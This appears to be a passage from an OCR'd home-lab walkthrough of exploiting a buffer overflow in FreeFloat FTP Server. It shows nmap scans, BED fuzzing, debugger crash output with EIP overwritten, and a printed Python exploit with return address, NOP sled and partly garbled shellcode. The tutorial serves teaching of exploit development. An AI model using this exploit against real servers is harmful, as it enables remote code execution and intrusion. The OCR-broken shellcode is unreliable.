139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
1093/tcp open  proofd
1113/tcp open  ltp-deepspace
5357/tcp open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
root@kali:~/Desktop/FTP_Server# 
```

```
#Exploit title: FreeFloat FTP Server Remote
#Date: 06/12/2012
#Exploit Author: D35m0nd142
#Vendor Homepage: http://www.freefoat.com
#Tested on Windows XP SP3 with Ubuntu 12.04
#!/usr/bin/python
import socket,sys,time,os
import Tkinter,tkMessageBox
os.system("clear")
def exploit():
        target = ip.get()
        junk = "\x41" * 230     # Offest N
        eip = "\x53\x93\x37\x7E"   # 0x7E37
        nops = "\x90" * 20
        payload =("\xb8\xe9\x78\x9d\xdb\xda
                                \x83\xc6\x04\x
        "\x33\x42\x6e\x9a\xc4\x34\xe6\x7f\x
        "\xd6\x59\x45\x3d\xba\x49\xde\x33\x
        "\x68\xcc\x49\x1e\xaa\x4f\x36\x5d\x
        "\x40\xd3\xfd\xe2\x19\x9f\xac\x12\x
        "\xcc\x6b\x84\xae\xb9\xc1\x87\xfe\x
        "\xf0\x17\xcd\x5b\xcc\x5e\x7a\xaf\x
        "\x92\xac\x79\x5b\x1f\xad\xbe\x5c\x
        "\x0e\xdc\x59\x6f\x93\x46\x29\xd7\x
        "\x4b\xc6\x5b\x99\x4a\x0b\xd0\xa5\x
        "\x93\x74\x47\xb1\x82\xd0\x26\xce\x
```

Figure 5


6. Run the bed -s FTP -t192.168.56.1 -p 21 -u anonymous -v anonymous


Kali_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
Sun 07:44
root@kali: ~/Desktop/FTP_Server
File Edit View Search Terminal Help
Automatic suspend
Computer will suspend very soon because of inactivity.
Right Ctrl

```
443/tcp  open  https
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
5357/tcp open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 2.60 seconds
root@kali:~/Desktop/FTP_Server# clear

root@kali:~/Desktop/FTP_Server# nmap 192.168.56.1
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 07:42 EDT
Nmap scan report for 192.168.56.1
Host is up (1.0s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
1093/tcp open  proofd
1113/tcp open  ltp-deepspace
5357/tcp open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
root@kali:~/Desktop/FTP_Server# bed -s FTP -t 192.168.56.1 -p 21 -u anon
ymous -v anonymous
u anonymous -v anonymous
```

Figure 6

7. It's Exploit the FTP server



Kali_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
Sun 07:45
File Edit View Search Terminal
Automatic suspend
Computer will suspend very soon because of inactivity.
Right Ctrl
Immunity Debugger - FTPServer.exe - [CPU - thread 0000475C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity:
ENG
5:14 PM

```
912/tcp  open  apex-mesh
5357/tcp open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 2.60 seconds
root@kali:~/Desktop/FTP_Server# clear

root@kali:~/Desktop/FTP_Server# nmap 192.168.56.1
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 07:42 EDT
Nmap scan report for 192.168.56.1
Host is up (1.0s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
1093/tcp open  proofd
1113/tcp open  ltp-deepspace
5357/tcp open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
root@kali:~/Desktop/FTP_Server# bed -s FTP -t 192.168.56.1 -p 21 -u anon
ymous -v anonymous
u anonymous -v anonymous
 BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

 + Buffer overflow testing:
        testing: 1  USER XAXAX
```

```
Registers (FPU)
EAX 0000011B
ECX 00000002
EDX 007AFAA8
EBX 00000002
ESP 007AFBE8 ASCII "AAAAAAAAAAAA.♪◘"
EBP 023C0610
ESI 0040A44E FTPServe.0040A44E
EDI 023C0C52

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 341000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump                 ASCII
0040A000  00 00 00 00 00 00 00 00  ........
0040A008  00 00 00 00 C6 75 40 00  ....╞u@.
0040A010  9E 69 40 00 00 00 00 00  ₧i@.....
0040A018  00 00 00 00 00 00 00 00  ........
0040A020  00 00 00 00 AF 69 40 00  ....»i@.
0040A028  00 00 00 00 00 00 00 00  ........
0040A030  15 00 00 00 46 00 54 00  §...F.T.
0040A038  50 00 53 00 52 00 56 00  P.S.R.V.
0040A040  00 00 00 00 46 00 54 00  ....F.T.
0040A048  50 00 53 00 45 00 52 00  P.S.E.R.
0040A050  56 00 00 00 49 00 50 00  V...I.P.
0040A058  3A 00 20 00 25 00 53 00  :. .%.S.
0040A060  00 00 00 00 EC A0 40 00  ....∞á@.
0040A068  E4 A0 40 00 DC A0 40 00  Σá@.▄á@.
0040A070  D4 A0 40 00 CC A0 40 00  ╘á@.╠á@.
0040A078  C4 A0 40 00 BC A0 40 00  ─á@.╝á@.
0040A080  B4 A0 40 00 AC A0 40 00  ┤á@.¼á@.
0040A088  A4 A0 40 00 9C A0 40 00  ñá@.£á@.
0040A090  94 A0 40 00 44 00 65 00  öá@.D.e.
0040A098  63 00 00 00 4F 00 6F 00  c...N.o.
```

```
007AFBE8  41414141  AAAA
007AFBEC  41414141  AAAA
007AFBF0  41414141  AAAA
007AFBF4  000A0D2E  ....
007AFBF8  023C0C68  h.<☻ ASCII "USER AAAAAAAAAAA
007AFBFC  72B017D0  ╨‡░r
007AFC00  00000000  ....
007AFC04  72B10B95  ò♂▒r RETURN to 72B10B95 from
007AFC08  00000000  ....
007AFC0C  005BC8A8  ¿╚[.
007AFC10  77C306DC  ▄♠├w RETURN to ntdll.77C306D
007AFC14  72B1DC17  ‡▄▒r RETURN to 72B1DC17 from
007AFC18  000002A0  á☻..
007AFC1C  0000029C  £☻..
007AFC20  00000000  ....
007AFC24  00000000  ....
007AFC28  007AFC60  `ⁿz.
007AFC2C  0001201F  ▼ ☺.
007AFC30  007AFC50  Pⁿz.
007AFC34  00000010  ►...
007AFC38  00000000  ....
```

```
[17:14:55] Access violation when executing [41414141] - use Shift    Paused
```

Figure 7

8. Exit from the code


Kali_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
Sun 07:46
root@kali: ~/Desktop/FTP_Server
File Edit View Search Terminal Help
Automatic suspend
Computer will suspend very soon because of inactivity.
Right Ctrl
Immunity Debugger - FTPServer.exe - [CPU - thread 0000475C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code aud
Registers (FPU)
Address Hex dump ASCII
ENG 5:16 PM

```
Nmap done: 1 IP address (1 host up) scanned in 2.60 seconds
root@kali:~/Desktop/FTP_Server# clear

root@kali:~/Desktop/FTP_Server# nmap 192.168.56.1
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 07:42 EDT
Nmap scan report for 192.168.56.1
Host is up (1.0s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
1093/tcp open  proofd
1113/tcp open  ltp-deepspace
5357/tcp open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
root@kali:~/Desktop/FTP_Server# bed -s FTP -t 192.168.56.1 -p 21 -u anon
ymous -v anonymous
u anonymous -v anonymous
 BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

 + Buffer overflow testing:
                testing: 1      USER XAXAX      ...^Z
[2]+  Stopped                 bed -s FTP -t 192.168.56.1 -p 21 -u anonym
ous -v anonymous
root@kali:~/Desktop/FTP_Server# exit
```

```
EAX 0000011B
ECX 00000002
EDX 007AFAA8
EBX 00000002
ESP 007AFBE8 ASCII "AAAAAAAAAAAA.♪◘"
EBP 023C0610
ESI 0040A44E FTPServe.0040A44E
EDI 023C0C52

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 341000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address  Hex dump                 ASCII
0040A000 00 00 00 00 00 00 00 00 ........
0040A008 00 00 00 00 C6 75 40 00 ....╞u@.
0040A010 9E 69 40 00 00 00 00 00 ₧i@.....
0040A018 00 00 00 00 00 00 00 00 ........
0040A020 00 00 00 00 AF 69 40 00 ....»i@.
0040A028 00 00 00 00 00 00 00 00 ........
0040A030 15 00 00 00 46 00 54 00 §...F.T.
0040A038 50 00 53 00 52 00 56 00 P.S.R.V.
0040A040 00 00 00 00 46 00 54 00 ....F.T.
0040A048 50 00 53 00 45 00 52 00 P.S.E.R.
0040A050 56 00 00 00 49 00 50 00 V...I.P.
0040A058 3A 00 20 00 25 00 53 00 :. .%.S.
0040A060 00 00 00 00 EC A0 40 00 ....∞á@.
0040A068 E4 A0 40 00 DC A0 40 00 Σá@.▄á@.
0040A070 D4 A0 40 00 CC A0 40 00 ╘á@.╠á@.
0040A078 C4 A0 40 00 BC A0 40 00 ─á@.╝á@.
0040A080 B4 A0 40 00 AC A0 40 00 ┤á@.¼á@.
0040A088 A4 A0 40 00 9C A0 40 00 ñá@.£á@.
0040A090 94 A0 40 00 44 00 65 00 öá@.D.e.
0040A098 63 00 00 00 4F 00 6E 00 c...N.o.
```

```
007AFBE8 41414141 AAAA
007AFBEC 41414141 AAAA
007AFBF0 41414141 AAAA
007AFBF4 000A0D2E ....
007AFBF8 023C0C68 h.<☻ ASCII "USER AAAAAAAAAAA
007AFBFC 72B017D0 ╨‡░r
007AFC00 00000000 ....
007AFC04 72B10B95 ò♂▒r RETURN to 72B10B95 from
007AFC08 00000000 ....
007AFC0C 005BC8A8 ¿╚[.
007AFC10 77C306DC ▄♠├w RETURN to ntdll.77C306D
007AFC14 72B1DC17 ‡▄▒r RETURN to 72B1DC17 from
007AFC18 000002A0 á☻..
007AFC1C 0000029C £☻..
007AFC20 00000000 ....
007AFC24 00000000 ....
007AFC28 007AFC60 `ⁿz.
007AFC2C 0001201F ▼ ☺.
007AFC30 007AFC50 Pⁿz.
007AFC34 00000010 ►...
007AFC38 00000000 ....
```

```
[17:14:55] Access violation when executing [41414141] - use Shift    Paused
```

Figure 8

9. Run the python code




Kali_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾
root@kali: ~/Desktop/FTP_Server
File Edit View Search Terminal Help
Right Ctrl

```
root@kali:~/Desktop/FTP_Server# python exploit.py
```

Figure 9

10. Enter IP address and exploit it



